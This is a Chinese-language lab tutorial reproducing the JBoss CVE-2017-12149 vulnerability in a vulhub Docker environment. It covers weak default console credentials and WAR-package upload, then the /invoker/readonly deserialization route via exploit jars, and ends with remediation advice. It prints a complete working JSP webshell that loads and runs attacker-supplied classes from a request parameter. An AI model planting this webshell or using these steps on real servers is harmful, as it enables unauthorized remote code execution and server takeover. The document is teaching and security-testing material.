漏洞复现
01-环境搭建
02-Tomcat
03-Nginx
04-Apache
05-JBoss
06-WebLogic
07-Nacos
08-Struts2
09-Spring
10-Log4j2
11-Shiro
12-FastJson
13-RuoYi
14-ThinkPHP
-
+
05-JBoss
浏览
2
# 一、JBoss  JBoss 是基于J2EE规范开发的开放源代码应用服务器,由RedHat公司维护,遵循LGPL许可协议可免费商用。 其核心服务支持EJB 1.1、EJB 2.0和EJB3.0规范,通过集成Tomcat或Jetty实现Web容器功能,采用JMX微内核服务架构并具备热部署、集群支持等特性。 # 二、CVE-2017-12149 ## 漏洞描述 第一种为弱口令加上war包上传恶意文件 第二种是JBoss AS HttpInvoker 组件的ReadOnlyAccessFilter过滤器,对/invoker/readonly接口收到的 POST 请求数据,未做任何校验直接进行 Java 反序列化。攻击者无需登录认证,发送恶意序列化字节流,触发反序列化漏洞,实现远程代码执行 RCE,获取服务器权限。 ## 影响范围 - JBoss AS 5.x - JBoss AS 6.x(旧版 JBoss,非 WildFly、EAP 商业版) ## 漏洞复现-弱口令 第一种为弱口令加上war包上传恶意文件。 进入靶场环境,启动容器 ```txt root@ubuntu:~/vulhub# cd ./jboss/CVE-2017-12149/ root@ubuntu:~/vulhub/jboss/CVE-2017-12149# docker compose up -d ```  > 第一种:弱口令上传war包 使用弱口令登录administrator console后台 ```txt admin / admin admin / jboss admin / vulhub # 靶场专用 ```  成功进入后台  找到war包上传路径  制作war包:将shell.jsp文件压缩为shell.zip格式,再进行修改后缀名为war ```jsp <%! class U extends ClassLoader { U(ClassLoader c) { super(c); } public Class g(byte[] b) { return super.defineClass(b, 0, b.length); } } public byte[] base64Decode(String str) throws Exception { try { Class clazz = Class.forName("sun.misc.BASE64Decoder"); return (byte[]) clazz.getMethod("decodeBuffer", String.class).invoke(clazz.newInstance(), str); } catch (Exception e) { Class clazz = Class.forName("java.util.Base64"); Object decoder = clazz.getMethod("getDecoder").invoke(null); return (byte[]) decoder.getClass().getMethod("decode", String.class).invoke(decoder, str); } } %> <% String cls = request.getParameter("passwd"); if (cls != null) { new U(this.getClass().getClassLoader()).g(base64Decode(cls)).newInstance().equals(pageContext); } %> ``` 上传war包   连接蚁剑  ## 漏洞复现-反序列化 直接访问/invoker/readonly路径,探测该路径是否存在。  ```cmd java -jar JavaJboss.jar ```   ```txt java -jar JBossExploit-v1.0.jar ```  ## 修复建议 - 升级 JBoss 版本至 JBoss AS7 / WildFly 新版本,该接口已经移除; - 禁用 / 删除httpha‑invoker.sar组件,删除/invoker/readonly访问接口。
毛林
2026年11月15日 18:41
转发文档
收藏文档
上一篇
下一篇
评论(0)
登录
后可发表评论
还没有评论,来抢沙发~
手机扫码
复制链接
手机扫一扫转发分享
复制链接
Markdown文件
Word文档
PDF文档(打印)
分享
链接
类型
密码
更新密码
还没有评论,来抢沙发~